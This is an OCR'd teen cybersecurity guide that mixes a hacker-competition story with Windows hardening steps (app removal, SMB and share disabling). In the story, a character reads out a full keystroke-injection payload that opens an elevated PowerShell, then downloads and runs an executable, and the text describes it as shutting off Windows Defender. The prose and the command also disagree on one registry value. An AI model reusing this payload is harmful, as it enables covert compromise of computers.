
Other devices




Pictures




Radios




Tasks



Videos



Location



Game On: Summer of Grief – Part 5

Jace paid no attention to the chatting, sniffing, rustling, and screeching, or whatever noises other teens at the CTF made around her. She was in the zone.

Using the mouse, Jace shifted her attention to this file and viewed it in hex format. Her mind deciphered the code in the right-hand column. She remembered her grandfather explaining how hexadecimal works in values of sixteen. The math wasn't particularly hard, just required concentration. "On-off," she said to herself as she read off the code.

As she visualized the code her voice uttered,

"DELAY 2000

ESCAPE

DELAY 100

CONTROL ESCAPE

DELAY 100

STRING Windows Defender Settings

ENTER

DELAY 2000

TAB

DELAY 50

ALT F4

DELAY 3200

GUI a

DELAY 500

ENTER

DELAY 100

GUI a

DELAY 1000

GUI r

DELAY 200

STRING powershell Start-Process powershell -Verb runAs

ENTER

DELAY 1000

ALT y

DELAY 200

STRING $down = New-Object System.Net.WebClient; $url = 'collect.exe'; $file = 'transmit.exe'; $down.DownloadFile($url,$file); $exec = New-Object -com shell.application; $exec.shellexecute($file); exit;"

Lehua stood up from the chair as if to give her fellow hacker more room. Crack. Autopsy stopped. Kali halted. Everyone's eye grew large, in shock, not sure what just happened. Lehua apologized, "I'm so sorry. I think I just broke your USB stick". Jace and the other teammates looked down and saw the one half of the USB drive still in the USB slot and the other half on the ground.

Unphased, Jace replied, "the first set of commands shut off Windows Defender and the second part opened up Powershell to execute two files in the background, I think. Why would they shut off Windows Defender if we hadn't even turned it on yet? I also don't see how they did all this without admin rights."

Tapping Jace on her thigh, Lehua repeated, "I said I think I broke your USB stick. I'm sorry. I get clumsy a lot."

Focusing on the frozen screen, Jace didn't respond. She rubbed her thin fingers together as if they were cold and needed to be warmed up.

Lehua tapped Jace on her shoulder and said, "How bout this, I saw you get dropped off by a cop so why don't you hunt down the USB dude who installed this thing and I'll clean up the mess here. Take the team captain with you, please." Jace read the compliment in that statement and noticed how tight her shoulders were, she was tense. The compliment caused her to relax a bit and lower her defenses slightly, enough to be rational about this new task.

Before heading into the crowd Jace turned back towards Lehua and asked, "hey, what's your handle? We need to talk sometime."

Without looking up from the floor, the hacker replied "n1ghT, your's". Jace replied back, "m33r". They went back to their tasks, smiling ever so slightly at the connection between them.

Within a few seconds of standing up Jace felt her bladder rumbling like a beat-up punching bag. Her typical walking strides were limited to short steps. The teen turned towards the team captain and said, "I gotta hit the potty." Not waiting on a reply, Jace moved towards the "restroom" sign in the hallway. Her male companion followed her with a bit of distance but not too far away, so, he didn't lose her in the crowd. As soon as they both spotted the bathroom door sign he stopped and rested himself against the closest wall. Jace flung open the restroom door as the aroma of bleach and sanitizer hit her narrow nose. Being Jace, she chose the stall furthest from the entrance door and settled into for the business at hand.

Her head was filled with ideas on how to approach the attacker, if they found him at all. Jace checked her fingernails as a nervous habit, not out of concern for her looks but more to focus on something besides the ugly green stall door. The hacker looked at the door as a physical security interest. This door wasn't meant for any kind of protection or anything other than a bit of privacy. Some little scratches on the paint reminded her of an old car, one that needed a paint job decades ago. The chrome door hinges caught her attention. "What a waste of good chrome," she thought to herself.

Almost finished, she reached for the toilet paper and stopped.

The bottom door hinge was held on by special bolts, shiny bolts that only turned in one direction to keep people from stealing the door or something. Jace looked at the last bolt on the bottom hinge and saw it was slightly different from the other bolts. It wasn't shiny like the other door bolts. Jace wiped herself and leaned towards the different bolt. Tapping the bolt with her index finger, Jace didn't hear the metallic sound she expected to hear. Instead, the bolt sounded like plastic. She tapped on the other two higher bolts and heard the metal sound she expected.

She dressed herself and then leaned down to examine the odd bolt. It appeared to be a cover for something, disguised as a bolt but not an exact match. Using her fingernail, Jace was able to get the plastic cover to lift up a bit. Moving her fingers around the outside of the cover, she was able to slowly pry the cover off. The hacker almost fell over when the cover landed to the ground. Behind the cover was a lens, a camera lens.

Frantic, scared, Jace started to panic, started to scream, to cuss, to bang her fists. Her eyes glared with rage at the camera lens as tears dripped down her cheeks. Violated, betrayed, exposed, the teen was becoming angry. She let out a towering yell of emotion that echoed around the tiled bathroom walls. Knowing she had to protect herself, she sat back on the toilet seat to think. "Why did, how could, I didn't, who did this," thoughts

jumbled through her head like an upside-down dumpster unloading its trash as incomplete parts of rubbish. Angry, the teen kicked the door with the bottom of her left foot doing very little damage to the metal gate.

The camera dislodged from the hinge with two wires still connected to the board, red and black.

Jace thought, "red and black, positive and negative. Those must be the power connectors. But how does this thing work?" She pulled on the camera just enough to see the camera and the processing board. She noticed an ESP 32 chip soldered on the board. "WiFi," Jace said aloud. "This sends the data using WiFi but where does the signal go," she questioned herself.

She reached into her back pocket and pulled out her old cracked cellphone. Entering her phone pin, the hacker went straight to "settings" and turned on her WiFi to scan for nearby devices. Several access points (APs) and stations began to populate her screen of available networks.

Game continues...

3. Remove Default Built-in Programs

There are many built-in programs in Microsoft that we never use. It's always better to remove them if we don't use them or they are unnecessary. If you ever decide you want them it's easy to add them, again. But for now, every application that's there is a potential attack vector to you.

For this we'll be using Powershell. Remember how we told you Powershell could be dangerous? Like any tool it's also, useful. Think of it like Uranium ore in Windows 10; a lot of potential energy to be refined for both good and evil.

Here's the Powershell command to uninstall the built-in programs:

```
Get-AppxPackage *programname* | Remove-AppxPackage
```


It looks like this:

```
C:\WINDOWS\system32\cmd.exe - powershell
PS C:\Users\Thinkpad> Get-AppxPackage *3dbuilder* | Remove-AppxPackage
PS C:\Users\Thinkpad> Get-AppxPackage *xboxapp* | Remove-AppxPackage
PS C:\Users\Thinkpad> Get-AppxPackage *bingweather* | Remove-AppxPackage
PS C:\Users\Thinkpad> Get-AppxPackage *bingsports* | Remove-AppxPackage
PS C:\Users\Thinkpad> Get-AppxPackage *windowsstore* | Remove-AppxPackage
PS C:\Users\Thinkpad> Get-AppxPackage *windowsphone* | Remove-AppxPackage
PS C:\Users\Thinkpad> Get-AppxPackage *people* | Remove-AppxPackage
PS C:\Users\Thinkpad> Get-AppxPackage *bingnews* | Remove-AppxPackage
PS C:\Users\Thinkpad> Get-AppxPackage *zunevideo* | Remove-AppxPackage
PS C:\Users\Thinkpad> Get-AppxPackage *bingfinance* | Remove-AppxPackage
PS C:\Users\Thinkpad> Get-AppxPackage *solitairecollection* | Remove-AppxPackage
PS C:\Users\Thinkpad> Get-AppxPackage *zunemusic* | Remove-AppxPackage
PS C:\Users\Thinkpad> Get-AppxPackage *officehub* | Remove-AppxPackage
PS C:\Users\Thinkpad> Get-AppxPackage *getstarted* | Remove-AppxPackage
PS C:\Users\Thinkpad> Get-AppxPackage *windowsmaps* | Remove-AppxPackage
```

4. Turn Off Unnecessary Services


Check the currently running processes and kill the unnecessary services and remove unnecessary programs in the startup list. We use process explorer to see details of the running processes, DEP, ASLR status and TCP Views to know which ports are being used by the programs. In the following example we killed the process and disabled the service of the program named QBDBMgrN which is not protected with DEP, ASLR.


svchost.exe	7612	Host Process for Windows Services
svchost.exe	7980	Host Process for Windows Services
svchost.exe	8104	Host Process for Windows Services
QBDBMgrN.exe	1444	QuickBooks Database Manager
svchost.exe	6416	Host Process for Windows Services
jhi_service.exe	8940	Intel(R) Dynamic Application Loader Host Interface
LMS.exe	10604	Intel(R) Local Management Service
svchost.exe	8264	Host Process for Windows Services



5. Disable Default files and folders sharing and Anonymous Logon


Right Click on **"This PC" → "Manage". In the "Computer Management" console > "Share Folders" > share. Right-click on the Default "Share Folders" and choose "Stop Sharing".**







You can also do this by creating a "DWORD" value in the registry and using batch command. Back up the registry before making any changes to it. Trust us, we've made that mistake too many times.

Go to:
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Lanman Server\ > Parameters. Create DWORD 32 and set the value to "1".



REG ADD:
"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters" /f /v AutoShareWks /t REG_DWORD /d 0






6. Disable SMB Sharing

SMB v1 is globally, known to be vulnerable to Eternal Blue and must be disabled. As should any other versions of SMB is not needed or used.

To disable SMB v1 in the GUI: type 'appwiz.cpl' in "Run" Box and Press on "Turn Windows Feature on or off" and remove the check from SMB 1.0/CIFS Sharing Support



Disable SMB 1.0

To examine and Disable SMBv1 in Powershell

Get-WindowsOptionalFeature -Online -FeatureName SMB1Protocol

Disable-WindowsOptionalFeature -Online -FeatureName SMB1Protocol

Enable-WindowsOptionalFeature -Online -Feature SMB1Protocol

To check and Disable SMB v2 in Powershell

Get-SmbServerConfiguration | Select EnableSMB2Protocol

Set-SmbServerConfiguration -EnableSMB2Protocol $false

Set-SmbServerConfiguration -EnableSMB2Protocol $true

```
PS C:\WINDOWS\system32> Get-SmbServerConfiguration | Select EnableSMB2Protocol

EnableSMB2Protocol
------------------
              True

PS C:\WINDOWS\system32> Set-SmbServerConfiguration -EnableSMB2Protocol $false
PS C:\WINDOWS\system32>
Confirm
Are you sure you want to perform this action?
Performing operation 'Modify' on Target 'SMB Server Configuration'.
[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "Y"): Y
PS C:\WINDOWS\system32> Get-SmbServerConfiguration | Select EnableSMB2Protocol

EnableSMB2Protocol
------------------
             False
```

Game On: Summer of Grief – Part 6

"Meer, you okay in there."

The teen scrolled through the different connections, excluding all those that belonged to people walking around with their cell phone WiFi turned on. One connection seemed to be for the competition scoring system, because its SSID was surprisingly named "competition scoring". Jace almost laughed at the thought of, "so much for security through obscurity." The humor in this idea broke her anger and gave her a second to take a deep breath.

"Hello, Meer, is everything cool in there," the team captain yelled through the restroom entrance making sure he wasn't looking into the lady's room as he spoke.

Jace snapped back to reality and yelled back, "no I'm not fricken okay. Come in here. I want someone to witness this."

"Is this like a women's hygiene thing, cus if it is, I'm not ready to see it."

"Just get in here, now! Last stall. Get your camera ready."

"I…. I'm not comfortable with this."

"NOW!," Jace hollered loud enough that her voice rolled down the hallway toward the open civic center.

Covering his eyes, the beefy team captain used his arms to feel his way into the bathroom. He took little steps as if he were going to step on red hot coals at any second. "You can uncover your eyes. I'm dressed and there is nothing that is going to scar you, forever. It's just a restroom," Jace calmed herself as she brought her male companion into the sacred women's bathroom.

Peeking through his fingers, he tested his scenery to make sure this wasn't some sort of weird trick she was playing. He asked, "What is going on? You've been in here for a while and I thought I heard a scream a few seconds ago."

"Come in here, take a look at this," Jace yelled back.

His voice returned, "umm, I'm not supposed to be.."

"Just get in here, please," Jace cut him off.

With cautious steps he approached Jace just as she came out of the bathroom stall. He looked directly at the female teen and said, "I'm Amad, by the way."

Jace cocked her head unsure of what to reply. "Yea, I see your name tag says that but it's pronounced.."

This time Amad cut Jace off," It's spelled like this but we pronounce the 'A' with a 'ack' sound. Think of 'awkward medication'. 'Ack-med."

"Cool," Jace replied.

"I'm from Afghanistan. My parents came here.." He was cut off again by the impatient teen.

"Great, but let's talk later, k," She said. Jace noticed his eyes were not the typical relaxed and unconcerned eyes of a teen. He appeared on edge, much like Jace was. She noticed his eyes were brown like her own but they had a green tint. She watched as he considered his surroundings, evaluated the entry and exit points, the doors, the windows, the floor drain. He seemed like a person who did not have an easy life. His hands stood by his side close to his body but far enough away to react if anything came near him. Jace pictured Amad as a street fighter due to his size and muscle build. She did not see any scars on his knuckles but noticed two deep scars on his dark forehead and neck. Jace felt more comfortable with people who showed some type of battle damage. Amad carried himself as if he were prepared for anything- shoes resting on the balls of his feet, eyes scanning the area, arms relaxed but ready, and hands in front of his body.

"This is what I need you to do, just go into that stall I was in, close the door and look at the hinges that the door is mounted on," Jace used her hands a bit too much explaining her actions.

"Is this a joke or something," Amad asked without a smile. Jace noticed his smile earlier but he wasn't smiling now. He was concerned and prepared.

"Just do it, please," she almost pleaded.

The teen walked behind Jace and moved into the bathroom stall. As he closed the stall door he asked, "Is that what I think it is."

"Yup, a wireless camera," Jace replied, happy that he was intelligent and not bad to look at.

"Oh, did you put that in here."

"Of course not, that is why I screamed. I noticed the lens of the camera while I was on the potty. Don't pull it out or touch it."

"Too late, I pulled it out,"

Jace banged on the door, "put it back."

"I was kidding. Relax a bit. We need call the police, though," Amad replied as he opened up the stall door to face Jace.

"It may not be that simple for me since we don't know who put these cameras in here," Jace replied.

Amad bit the inside of his mouth and said, "I don't think there is anything 'simple' about you."

Understanding the compliment, Jace smiled.

Realizing his error, he quickly added, "I'm not who you think I am."

Jace shrugged her shoulder and said," We do have a lot in common because I'm not who you think I am either. Wait, that came out wrong. What I meant to say was.."

"It's okay. I knew you were different the second you showed up at our table. It's just my family wouldn't approve."

"Approve of what? We're just talking aren't we. It's not like you're asking me out or anything," Jace tried to play off her building crush on Amad. "Let's just change subjects."

Amad seemed relieved at being let off the hook, "How about you call the police, just stay here and I'll go find the USB guy myself. We'll meet back at the computer table."

Jace nodded her head with approval and reached for her cell phone. Officer Hank's phone number was already in her 'recent' phone listing. The phone rang twice before it was answered.

"What's up Jace? What do you need?"

"I need you to come here right now, like 'here' now. Somebody planted a camera in the women's bathroom at the civic center. I found it and need you to do your police-thing," Jace replied fully expecting Hank to stop what he was doing and come see this crime immediately.

"Sorry Jace, but I'm in the middle of an arrest right now. I can come in a few minutes, maybe an hour," Hank answered with muffled sounds in the background. "Call the local police for that city. They can respond much quicker."

"Okay, I'll call the police here, but I still would like you to come and see this for yourself. Thanks for asking, but I AM NOT ENJOYING THIS," Jace said making sure her anger was broadcast through the cellular phone system.

"Got it, no need to get loud. I'll be there soon. Just hold tight," Hank replied as he ended the call.

The teen hacker let out a deep breath as if she hadn't let out any air in minutes. She typed in the local emergency phone number, explained to the dispatch lady (who sounded as if she was just woken up), what was happening, who she was, and where she was over the phone. She was assured the police would be there momentarily and told to just wait. "Don't do anything, just wait for the police to arrive."

"Waiting in the bathroom, oh what fun," the teen hacker thought to herself as she tried to figure out her next course of action (or rather how to entertain herself until the police arrived). She explored each bathroom stall to confirm how many had hidden cameras. Each stall had one camera; all mounted in the lower door hinge.

An older women's voice came through the bathroom door, "Is anyone in here?"

Jace thought, "What an odd thing to ask."

"Yup, I'm in here. Come on in but I have to warn you.." Jace was cut off

The door sprung open with two older women, two men in suits, and two police officers entering in one after another. The first women in the pink and yellow flower dress asked, "Are you with Team Cougar?"

"Yes, and I'm sure happy to see you came so quickly after my call," Jace acknowledged.

"Are you Jace and did you use a USB drive on a competition computer," came the next question from the man in the awful gray striped suit.

Jace replied, "Yeah, I'm Jace and I needed that USB stick to reboot the computer that had been attacked."

All six adults closed in on the teen, encircling her as the tile echoed their accusatory voices. With raised eyebrows Jace asked, "What are you talking about? Somebody put hidden cameras in the bathroom…"

Cut off again, three of the adults chimed in, "Competition rules do not allow use of unauthorized operating systems. Your whole team is disqualified for hacking. Hacking is illegal so we brought the police here to arrest you."

The teen protested, "but somebody attacked our machine and hacking isn't illegal either. Besides that, someone put hidden cameras..."

They refused to let Jace finish talking or listen to her.

One of the women smiled as she said, "you will be escorted off this premises and we will file charges against you and your whole Cougar Team for hacking."

Not waiting for things to escalate higher, Jace opened her phone to contact Officer Hank.

The voice on the other end of the phone said, "I told you I'm busy. I'll be there in a few minutes."

Jace whispered with cupped hands over the microphone, "I need you here NOW. They are going to arrest me for some made up stuff."

Hank signed, "What did you do this time, Jace."

"I didn't do anything wrong, just get here now or talk to one of the police officers standing in front of me. They need to know about the hidden cameras in the bathroom," Jace said.

Jace did as Hank asked and handed her phone to the senior of the two police officers; the guy with the most stripes on his shoulder sleeve.

The police officer took her phone with surprise and then turned his back to the angry group of adults to speak with Hank with a bit of privacy.

The adults seemed pleased with themselves for attacking Jace with charges of hacking. Not waiting for their turn, they overlapped in their accusations against Jace. The irony in all of this exploded inside of the teens mind. Jace started laughing and laughing hard. Her laughter did not help the situation as they grabbed her by her right arm and pulled her out of the bathroom, down the hall, and out to the front entrance. Jace laughed the entire time.

The pink and yellow dressed woman told Jace, "now the police can put cuffs on you and put your 'hacker' self in jail where hackers belong."

Game continues...

